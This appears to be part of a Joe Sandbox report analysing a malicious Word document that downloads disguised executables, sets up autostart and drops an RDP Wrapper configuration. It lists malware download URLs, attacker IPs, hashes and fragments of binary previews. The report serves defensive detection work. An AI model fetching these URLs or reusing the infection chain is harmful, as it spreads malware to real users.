| <a href="http://hutyrtit.ydns.eu/microC.exe">http://hutyrtit.ydns.eu/microC.exe</a>                                                   | 100%      | Avira URL Cloud | malware |      |
| <a href="http://http://newhosteeeeee.ydns.eu/putty.exePE">http://http://newhosteeeeee.ydns.eu/putty.exePE</a>                         | 0%        | Avira URL Cloud | safe    |      |
| <a href="http://http://newhosteeeeee.ydns.eu/putty.exe">http://http://newhosteeeeee.ydns.eu/putty.exe</a>                             | 0%        | Avira URL Cloud | safe    |      |
| <a href="http://ja.com/">http://ja.com/</a>                                                                                           | 0%        | Avira URL Cloud | safe    |      |
| <a href="http://java.co">http://java.co</a>                                                                                           | 0%        | Avira URL Cloud | safe    |      |
| <a href="http://www.%s.comPA">http://www.%s.comPA</a>                                                                                 | 0%        | URL Reputation  | safe    |      |
| <a href="http://windowsmedia.com/redir/services.asp?WMPFriendly=true">http://windowsmedia.com/redir/services.asp?WMPFriendly=true</a> | 0%        | URL Reputation  | safe    |      |
| <a href="http://http://newhosteeeeee.ydns.eu/p">http://http://newhosteeeeee.ydns.eu/p</a>                                             | 0%        | Avira URL Cloud | safe    |      |
| <a href="http://http://newhosteeeeee.ydns.eu/putt">http://http://newhosteeeeee.ydns.eu/putt</a>                                       | 0%        | Avira URL Cloud | safe    |      |

## Domains and IPs

### Contacted Domains

| Name                  | IP             | Active | Malicious | Antivirus Detection | Reputation |
|-----------------------|----------------|--------|-----------|---------------------|------------|
| newhosteeeeee.ydns.eu | 203.159.80.186 | true   | false     |                     | high       |
| sdafsdffssffs.ydns.eu | 203.159.80.186 | true   | false     |                     | high       |
| hutyrtit.ydns.eu      | 203.159.80.165 | true   | false     |                     | high       |
| hhjhtggfr.duckdns.org | 203.159.80.186 | true   | false     |                     | high       |

### Contacted URLs

| Name                                                                                        | Malicious | Antivirus Detection                                                        | Reputation |
|---------------------------------------------------------------------------------------------|-----------|----------------------------------------------------------------------------|------------|
| <a href="http://hutyrtit.ydns.eu/microC.exe">http://hutyrtit.ydns.eu/microC.exe</a>         | true      | <ul style="list-style-type: none"> <li>Avira URL Cloud: malware</li> </ul> | unknown    |
| <a href="http://newhosteeeeee.ydns.eu/putty.exe">http://newhosteeeeee.ydns.eu/putty.exe</a> | true      |                                                                            | unknown    |

### URLs from Memory and Binaries

### Contacted IPs

### Public

| IP             | Domain                | Country     | Flag                                                                                | ASN   | ASN Name      | Malicious |
|----------------|-----------------------|-------------|-------------------------------------------------------------------------------------|-------|---------------|-----------|
| 203.159.80.186 | newhosteeeeee.ydns.eu | Netherlands |  | 47987 | LOVESERVERSGB | false     |
| 203.159.80.165 | hutyrtit.ydns.eu      | Netherlands |  | 47987 | LOVESERVERSGB | false     |

## General Information

|                                                    |                                                                                                                                                                                                                                                                                                                                              |
|----------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Joe Sandbox Version:                               | 33.0.0 White Diamond                                                                                                                                                                                                                                                                                                                         |
| Analysis ID:                                       | 457815                                                                                                                                                                                                                                                                                                                                       |
| Start date:                                        | 02.08.2021                                                                                                                                                                                                                                                                                                                                   |
| Start time:                                        | 10:59:02                                                                                                                                                                                                                                                                                                                                     |
| Joe Sandbox Product:                               | CloudBasic                                                                                                                                                                                                                                                                                                                                   |
| Overall analysis duration:                         | 0h 14m 35s                                                                                                                                                                                                                                                                                                                                   |
| Hypervisor based Inspection enabled:               | false                                                                                                                                                                                                                                                                                                                                        |
| Report type:                                       | light                                                                                                                                                                                                                                                                                                                                        |
| Sample file name:                                  | NEW PO1100372954 -.doc                                                                                                                                                                                                                                                                                                                       |
| Cookbook file name:                                | defaultwindowsofficecookbook.jbs                                                                                                                                                                                                                                                                                                             |
| Analysis system description:                       | Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)                                                                                                                                                                                                         |
| Number of analysed new started processes analysed: | 33                                                                                                                                                                                                                                                                                                                                           |
| Number of new started drivers analysed:            | 4                                                                                                                                                                                                                                                                                                                                            |
| Number of existing processes analysed:             | 0                                                                                                                                                                                                                                                                                                                                            |
| Number of existing drivers analysed:               | 0                                                                                                                                                                                                                                                                                                                                            |
| Number of injected processes analysed:             | 0                                                                                                                                                                                                                                                                                                                                            |
| Technologies:                                      | <ul style="list-style-type: none"> <li>• HCA enabled</li> <li>• EGA enabled</li> <li>• HDC enabled</li> <li>• AMSI enabled</li> </ul>                                                                                                                                                                                                        |
| Analysis Mode:                                     | default                                                                                                                                                                                                                                                                                                                                      |
| Analysis stop reason:                              | Timeout                                                                                                                                                                                                                                                                                                                                      |
| Detection:                                         | MAL                                                                                                                                                                                                                                                                                                                                          |
| Classification:                                    | mal100.phis.troj.spyw.expl.evad.winDOC@45/31@24/2                                                                                                                                                                                                                                                                                            |
| EGA Information:                                   | Failed                                                                                                                                                                                                                                                                                                                                       |
| HDC Information:                                   | <ul style="list-style-type: none"> <li>• Successful, ratio: 50.5% (good quality ratio 49.5%)</li> <li>• Quality average: 87.6%</li> <li>• Quality standard deviation: 20.8%</li> </ul>                                                                                                                                                       |
| HCA Information:                                   | <ul style="list-style-type: none"> <li>• Successful, ratio: 99%</li> <li>• Number of executed functions: 0</li> <li>• Number of non-executed functions: 0</li> </ul>                                                                                                                                                                         |
| Cookbook Comments:                                 | <ul style="list-style-type: none"> <li>• Adjust boot time</li> <li>• Enable AMSI</li> <li>• Found application associated with file extension: .doc</li> <li>• Found Word or Excel or PowerPoint or XPS Viewer</li> <li>• Attach to Office via COM</li> <li>• Active ActiveX Object</li> <li>• Scroll down</li> <li>• Close Viewer</li> </ul> |
| Warnings:                                          | Show All                                                                                                                                                                                                                                                                                                                                     |

## Simulations

### Behavior and APIs

| Time     | Type            | Description                                                                                                          |
|----------|-----------------|----------------------------------------------------------------------------------------------------------------------|
| 10:59:41 | API Interceptor | 69x Sleep call for process: powershell.exe modified                                                                  |
| 10:59:50 | API Interceptor | 19x Sleep call for process: putty.exe modified                                                                       |
| 10:59:59 | API Interceptor | 1204x Sleep call for process: images.exe modified                                                                    |
| 11:00:13 | API Interceptor | 709x Sleep call for process: cmd.exe modified                                                                        |
| 11:00:16 | API Interceptor | 983x Sleep call for process: iBCrDCK.i.exe modified                                                                  |
| 11:00:23 | API Interceptor | 37x Sleep call for process: drvinst.exe modified                                                                     |
| 11:00:39 | Autostart       | Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run SMTP Service C:\Program Files (x86)\SMTP Service\smtpsvc.exe |
| 11:00:49 | API Interceptor | 140x Sleep call for process: smtpsvc.exe modified                                                                    |

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files (x86)\SMTP Service\smtpsvc.exe

|                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
|-----------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Users\user\AppData\Roaming\iBCrDCK.i.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| File Type:      | PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Category:       | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Size (bytes):   | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Entropy (8bit): | 0.0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Encrypted:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| SSDEEP:         | 24576:26IBQ76DOifx8Dgyfx8Dgz06TbTZpq72pMNaDuDHQUL3uwDZzGL:OQ76f58Dgy58Dgz06n1pfWNdlJZa                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| MD5:            | 8FA8F52DFC55D341300EFF8E4C44BA33                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| SHA1:           | 4FBDB8C39BBC48B159E1F795A222D51077FDBE9                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| SHA-256:        | 2C7DA7FF43C90AE620FD5135C2ED34C7E644A9A1098BFB69F1DC6B8AB6410C9A                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| SHA-512:        | A29B2B8FCDE4EF5917E6AAD29C547D2FCEFE3E452B3ED502788BD5BF7CB2E107C46A12783EBBE8EB4AA896C56DFD3FD37C994B67EB5C8F5C9C32FBA75FE48205                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Malicious:      | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Antivirus:      | <ul style="list-style-type: none"><li>Antivirus: Joe Sandbox ML, Detection: 100%</li><li>Antivirus: ReversingLabs, Detection: 20%</li></ul>                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Reputation:     | unknown                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Preview:        | MZ.....@.....!..L!This program cannot be run in DOS mode....\$.PE..L..1..a.....P.....L.....`.....@.....`.....@.....K..O.....`.....@.....H.....text.....`..rsrc.....0.....@.....@..rel.....@.....@..B.....K.....H.....0..d.....s.....o.....(*&.(....*s.....s.....s!.....s".....s#.....*..0.....~....o\$...+..*0.....~....0%....+..*0.....~....o&....+..*0.....~....o'....+..*0.....~....o(....+..*0.<.....~....())....!r...p....(*..o+...s.....~....+..*0.....~....+..*.....*0.&.....(....r1..p~....o~....(.....t\$...+..*...0..&.....(....r7..p~....o~....(..... |

C:\Program Files\Microsoft DN1\rdpwrap.ini

|                 |                                                                                                                                  |
|-----------------|----------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\ProgramData\images.exe                                                                                                        |
| File Type:      | ASCII text, with CRLF line terminators                                                                                           |
| Category:       | dropped                                                                                                                          |
| Size (bytes):   | 181846                                                                                                                           |
| Entropy (8bit): | 5.421809355655133                                                                                                                |
| Encrypted:      | false                                                                                                                            |
| SSDEEP:         | 768:WEUfQYczxEQBLWf9PUUpBdfbQnxJcRZsMFdKlax8Rr/d6gl/+f8jZ0fyL+8F7f6/57f6GqZm0c11IvmstYUWtN/7                                     |
| MD5:            | 6BC395161B04AA555D5A4E8EB8320020                                                                                                 |
| SHA1:           | F18544FAA4BD067F6773A373D580E111B0C8C300                                                                                         |
| SHA-256:        | 23390DFCDA60F292BA1E52ABB5BA2F829335351F4F9B1D33A9A6AD7A9BF5E2BE                                                                 |
| SHA-512:        | 679AC80C26422667CA5F2A6D9F0E022EF76BC9B09F97AD390B81F2E286446F0658524CCC8346A6E79D10E42131BC428F7C0CE4541D44D83AF8134C499436DAAI |
| Malicious:      | false                                                                                                                            |
| Reputation:     | unknown                                                                                                                          |

| C:\Program Files\Microsoft DN1\rdpwrap.ini |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
|--------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Preview:                                   | ; RDP Wrapper Library configuration...; Do not modify without special knowledge....[Main]..Updated=2020-08-25..LogFile=rdpwrap.txt..SLPolicyHookNT60=1..SLPolicyHookNT61=1....[PatchCodes]..nop=90..Zero=00..jmpshort=EB..nopjmp=90E9..CDefPolicy_Query_edx_exc=BA000100008991200300005E90..CDefPolicy_Query_eax_rcx_jmp=B80001000089813806000090EB..CDefPolicy_Query_eax_esi=B80001000089862003000090..CDefPolicy_Query_eax_rdi=B80001000089873806000090..CDefPolicy_Query_eax_exc=B80001000089812003000090..CDefPolicy_Query_eax_exc_jmp=B800010000898120030000EB0E..CDefPolicy_Query_eax_rcx=B80001000089813806000090..CDefPolicy_Query_edi_rcx=BF0001000089B938060000909090....[SLInit]..bServerSku=1..bRemoteConnAllowed=1..bFUSEnabled=1..bAppServerAllowed=1..bMultimonAllowed=1..lMaxUserSessions=0..ulMaxDebugSessions=0..bInitialized=1....[SLPolicy]..TerminalServices-RemoteConnectionManager-AllowRemoteConnections=1..TerminalServices-RemoteConnectionManager-AllowMultipleSessions=1..TerminalServices-RemoteConnectionM |

| C:\Program Files\Microsoft DN1\sqlmap.dll |                                                                                                                                                                                                                                                                                                                     |
|-------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:                                  | C:\ProgramData\images.exe                                                                                                                                                                                                                                                                                           |
| File Type:                                | PE32+ executable (DLL) (GUI) x86-64, for MS Windows                                                                                                                                                                                                                                                                 |
| Category:                                 | dropped                                                                                                                                                                                                                                                                                                             |
| Size (bytes):                             | 116736                                                                                                                                                                                                                                                                                                              |
| Entropy (8bit):                           | 5.884975745255681                                                                                                                                                                                                                                                                                                   |
| Encrypted:                                | false                                                                                                                                                                                                                                                                                                               |
| SSDEEP:                                   | 3072:m3zxbyHM+TstVfFyov7je9LBMMmMJDOvYYVs:oMjTiVw2ve9LBMMpJsT                                                                                                                                                                                                                                                       |
| MD5:                                      | 461ADE40B800AE80A40985594E1AC236                                                                                                                                                                                                                                                                                    |
| SHA1:                                     | B3892EEF846C044A2B0785D54A432B3E93A968C8                                                                                                                                                                                                                                                                            |
| SHA-256:                                  | 798AF20DB39280F90A1D35F2AC2C1D62124D1F5218A2A0FA29D87A13340BD3E4                                                                                                                                                                                                                                                    |
| SHA-512:                                  | 421F9060C4B61FA6F4074508602A2639209032FD5DF5BFC702A159E3BAD5479684CCB3F6E02F3E38FB8DB53839CF3F41FE58A3ACAD6EC1199A48DC333B2D8A2                                                                                                                                                                                     |
| Malicious:                                | <b>true</b>                                                                                                                                                                                                                                                                                                         |
| Antivirus:                                | <ul style="list-style-type: none"> <li>Antivirus: Metadefender, Detection: 20%, <a href="#">Browse</a></li> <li>Antivirus: ReversingLabs, Detection: 43%</li> </ul>                                                                                                                                                 |
| Reputation:                               | unknown                                                                                                                                                                                                                                                                                                             |
| Preview:                                  | MZ.....@.....!..L!This program cannot be run in DOS mode...\$......N.rB/!B/!B/!~!j/!~!&/!~!&/!~!3!H/!~!IG/!B/!~!IO/!F/!O/!C/!O/!7!C/!O/!2!C/!RichB/!.....PE..d...Z..T.....".....Q.....0...!...<.....`...p.....text.....`..rdata.<.....@...@.data....=.....@.....pdata.....@...@.rsrc.....@...@.reloc.....@...B..... |

| C:\ProgramData\images.exe |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|---------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:                  | C:\Users\user\AppData\Roaming\putty.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| File Type:                | PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Category:                 | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Size (bytes):             | 731648                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Entropy (8bit):           | 7.501590274865465                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Encrypted:                | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| SSDEEP:                   | 12288:hdJnZDHQg/eZ0EaMEH+a2C9mlzUewRTCABR4x9kB3AHwmV2h1mFbiwN2:Pw05H+NC9mlzUewRTC0Ui3APmY                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| MD5:                      | 0CFE251E0B61BBC87656F52DEFAD4C53                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| SHA1:                     | D7126889DC5FFCF23C90FFA19A359060658A0388                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| SHA-256:                  | DB531D6E969F16A9318224E16A18F3314FA75D0EAAD90FC9A805F10D098D67C9                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| SHA-512:                  | 85E15BF86BC62B9AE552FAC7118A9F54631BA84FDF60ACB803348813B67E0B4349F82FBF312474879C3DC209E06EC21E8BFACEDF91CA2D3B490270F655BF980D                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Malicious:                | <b>true</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Antivirus:                | <ul style="list-style-type: none"> <li>Antivirus: Joe Sandbox ML, Detection: 100%</li> <li>Antivirus: ReversingLabs, Detection: 28%</li> </ul>                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Reputation:               | unknown                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Preview:                  | MZ.....@.....!..L!This program cannot be run in DOS mode...\$......PE..L...F..a.....P.. .....z;.....@...@... ..@.....(:.O...@.....`.....H.....text...`.....`..rsrc.....@.....@...@.rel oc.....`.....(.....@...B.....\;.....H.....W.....0.....(+.....(.....0~.....*.....(.....(.....(0.....(1.....(2...*N..(.....0....(3...*.....(4...*s5.....s6.....s7.....s8.....s9.....*.....0.....~.....0.....+.....*0.....~.....0<.....+.....*0.....~.....0=.....+.....*0.....~.....0>.....+.....*0.....<.....~.....(?).....!r...p.....(@...oA...sB.....~.....+.....*0..... |

| C:\Users\user\AppData\Local\Microsoft Vision\02-08-2021_11.00.14 |                                                                                                                                 |
|------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|
| Process:                                                         | C:\ProgramData\images.exe                                                                                                       |
| File Type:                                                       | data                                                                                                                            |
| Category:                                                        | dropped                                                                                                                         |
| Size (bytes):                                                    | 118                                                                                                                             |
| Entropy (8bit):                                                  | 3.2566267151938755                                                                                                              |
| Encrypted:                                                       | false                                                                                                                           |
| SSDEEP:                                                          | 3:ilsVeJ7lfo0eF2PNylRflyQHAnyWdl+SliXln:ilKSNomBQgyWn+Sk1                                                                       |
| MD5:                                                             | 9DD34F139B8B7D0FC865CDE6027043FB                                                                                                |
| SHA1:                                                            | F9098E55DD0B2F83C8C58E117804F12DCAEA8D93                                                                                        |
| SHA-256:                                                         | 96BE75D129E470DEEBADA5AD99013E91F0454306B24650A6BC043C1B22A40D46                                                                |
| SHA-512:                                                         | 7031A0A6EE90FB6C9725232BEF9EE93574E8DC6A77B0DECBC3EF2B7FBB23966E5F3C0BCF1AD30C1892B9E8437377A893201B8E10B94763EB34477D13BAD2A11 |
| Malicious:                                                       | false                                                                                                                           |

|                                                                  |                                                                                                                     |
|------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Microsoft Vision\02-08-2021_11.00.14 |                                                                                                                     |
| Reputation:                                                      | unknown                                                                                                             |
| Preview:                                                         | ..{i.m.g.s. [.C.o.m.p.a.t.i.b.i.l.i.t.y. .M.o.d.e.] .-. .M.i.c.r.o.s.o.f.t. .W.o.r.d.}...L.e.f.t. .W.i.n.d.o.w.s.r. |

|                                                                                                           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
|-----------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\microC[1].exe |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Process:                                                                                                  | C:\ProgramData\images.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| File Type:                                                                                                | PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Category:                                                                                                 | downloaded                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Size (bytes):                                                                                             | 1378816                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Entropy (8bit):                                                                                           | 7.548476087877472                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Encrypted:                                                                                                | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| SSDEEP:                                                                                                   | 24576:26IBQ76DOifx8Dgyfx8Dgz06TbTZpq72pMNaDuDHQUI3uwDZzGL:OQ76f58Dgy58Dgz06n1pfWNdlJZa                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| MD5:                                                                                                      | 8FA8F52DFC55D341300EFF8E4C44BA33                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| SHA1:                                                                                                     | 4FBDB8C39BBC48B159E1F795A222D51077FDBE9                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| SHA-256:                                                                                                  | 2C7DA7FF43C90AE620FD5135C2ED34C7E644A9A1098BFB69F1DC6B8AB6410C9A                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| SHA-512:                                                                                                  | A29B2B8FCDE4EF5917E6AAD29C547D2FCECF3E452B3ED502788BD5BF7CB2E107C46A12783EBBE8EB4AA896C56DFD3FD37C994B67EB5C8F5C9C32FBA75FE48205                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Malicious:                                                                                                | <b>true</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Antivirus:                                                                                                | <ul style="list-style-type: none"> <li>Antivirus: Joe Sandbox ML, Detection: 100%</li> <li>Antivirus: ReversingLabs, Detection: 20%</li> </ul>                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Reputation:                                                                                               | unknown                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| IE Cache URL:                                                                                             | http://hutyrtit.ydns.eu/microC.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Preview:                                                                                                  | MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....PE..L..1..a.....P.....L.....@.....`.....<br>..@.....K..O...`.....@.....H......text.....`.....rsrc.....`.....0.....@..@.rel<br>oc.....@.....@..B.....K.....H.....O..d.....S.....o.....(*&..(..*..S.....S!.....s".....s#.....*..0.....~...o\$...+..*..0.....<br>~...~...%...+..*..0.....~...o&...+..*..0.....~...o'...+..*..0.....~...o(....+..*..0.<.....~...o).....lr...p.....(*..o+...s.....~...+..*..0.....~...+..*.....*..0.&.....(....r1..<br>p~...o-...(.....!\$...+..*..0.o&.....(....r7..p~...o-...(..... |

|                                                                                                          |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|----------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\putty[1].exe |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Process:                                                                                                 | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| File Type:                                                                                               | PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Category:                                                                                                | downloaded                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Size (bytes):                                                                                            | 731648                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Entropy (8bit):                                                                                          | 7.501590274865465                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Encrypted:                                                                                               | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| SSDEEP:                                                                                                  | 12288:hdJnZDHQg/eZ0EaMEH+a2C9mIzUewRTCABR4x9kB3AHwmV2h1mFbiwN2:Pw05H+NC9mIzUewRTC0Ui3APmY                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| MD5:                                                                                                     | 0CFE251E0B61BBC87656F52DEFAD4C53                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| SHA1:                                                                                                    | D7126889DC5FFCF23C90FFA19A359060658A0388                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| SHA-256:                                                                                                 | DB531D6E969F16A9318224E16A18F3314FA75D0EAAD90FC9A805F10D098D67C9                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| SHA-512:                                                                                                 | 85E15BF86BC62B9AE552FAC7118A9F54631BA84FDF60ACB803348813B67E0B4349F82FBF312474879C3DC209E06EC21E8BFACEDF91CA2D3B490270F655BF980D                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Malicious:                                                                                               | <b>true</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Antivirus:                                                                                               | <ul style="list-style-type: none"> <li>Antivirus: Joe Sandbox ML, Detection: 100%</li> <li>Antivirus: ReversingLabs, Detection: 28%</li> </ul>                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Reputation:                                                                                              | unknown                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| IE Cache URL:                                                                                            | http://newhosteeteeeee.ydns.eu/putty.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Preview:                                                                                                 | MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....PE..L..F..a.....P.....Z;...@....@.....<br>..@.....(:.O...@.....`.....H......text.....`.....rsrc.....@.....".....@..@.rel<br>oc.....`.....(.....@..B.....\;.....H......0.....W.....(+.....(.....0~...*.....(/.....(0.....(1.....(2...*N..(....o...(3<br>...*&..(4...*..s5.....s6.....s7.....s8.....s9.....*...0.....~...o:....+..*..0.....~...o;....+..*..0.....~...o<....+..*..0.....~...o=....+..*..0.....~...o>....+..*..0.<.....~...<br>(?.....lr...p.....@...oA...sB.....~...+..*..0..... |

|                                                                                                 |                                                                                                                                 |
|-------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\11DB366A.png |                                                                                                                                 |
| Process:                                                                                        | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE                                                                          |
| File Type:                                                                                      | 370 sysV pure executable                                                                                                        |
| Category:                                                                                       | dropped                                                                                                                         |
| Size (bytes):                                                                                   | 262160                                                                                                                          |
| Entropy (8bit):                                                                                 | 0.0018414541227182795                                                                                                           |
| Encrypted:                                                                                      | false                                                                                                                           |
| SSDEEP:                                                                                         | 3:8aB/IYv2HbIII5/IHd/IXF4/:zBav27K/                                                                                             |
| MD5:                                                                                            | 36148DAEC9FF9C3487586B72447DAC7B                                                                                                |
| SHA1:                                                                                           | FEE4FB27C45CE43BDB41BA190FDC11704EC3EA54                                                                                        |
| SHA-256:                                                                                        | E3AC1E0A5DD46E9D605470CBB3C427582A180024754595370A1BCA98031BA426                                                                |
| SHA-512:                                                                                        | E41BFECDC86CE8DCDBCAF3B4068A7D328D91AAB035468201169817660EB539816FA4AD9BB5E60D828C421755D01680B8AD0BA0E6C395973AFFDBDAEAE5D11FD |
| Malicious:                                                                                      | false                                                                                                                           |
| Reputation:                                                                                     | unknown                                                                                                                         |



|                                                                                                                                    |                                                                                                                                   |
|------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{E195593A-72A2-4470-89E8-B7D87A58E0E0}.tmp |                                                                                                                                   |
| Process:                                                                                                                           | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE                                                                            |
| File Type:                                                                                                                         | data                                                                                                                              |
| Category:                                                                                                                          | dropped                                                                                                                           |
| Size (bytes):                                                                                                                      | 1024                                                                                                                              |
| Entropy (8bit):                                                                                                                    | 0.05390218305374581                                                                                                               |
| Encrypted:                                                                                                                         | false                                                                                                                             |
| SSDEEP:                                                                                                                            | 3:ol3lYdn:4Wn                                                                                                                     |
| MD5:                                                                                                                               | 5D4D94EE7E06BBB0AF9584119797B23A                                                                                                  |
| SHA1:                                                                                                                              | DBB111419C704F116EFA8E72471DD83E86E49677                                                                                          |
| SHA-256:                                                                                                                           | 4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1                                                                  |
| SHA-512:                                                                                                                           | 95F83AE84CAFCCEDE5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4 |
| Malicious:                                                                                                                         | false                                                                                                                             |
| Reputation:                                                                                                                        | unknown                                                                                                                           |
| Preview:                                                                                                                           | .....<br>.....<br>.....<br>.....                                                                                                  |

|                                                                                         |                                                                                                                                  |
|-----------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Temp\OICE_9306262C-FECE-4A9E-949D-FCC308D5F5A8.0\FLD93F.tmp |                                                                                                                                  |
| Process:                                                                                | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE                                                                           |
| File Type:                                                                              | 370 sysV pure executable                                                                                                         |
| Category:                                                                               | dropped                                                                                                                          |
| Size (bytes):                                                                           | 262160                                                                                                                           |
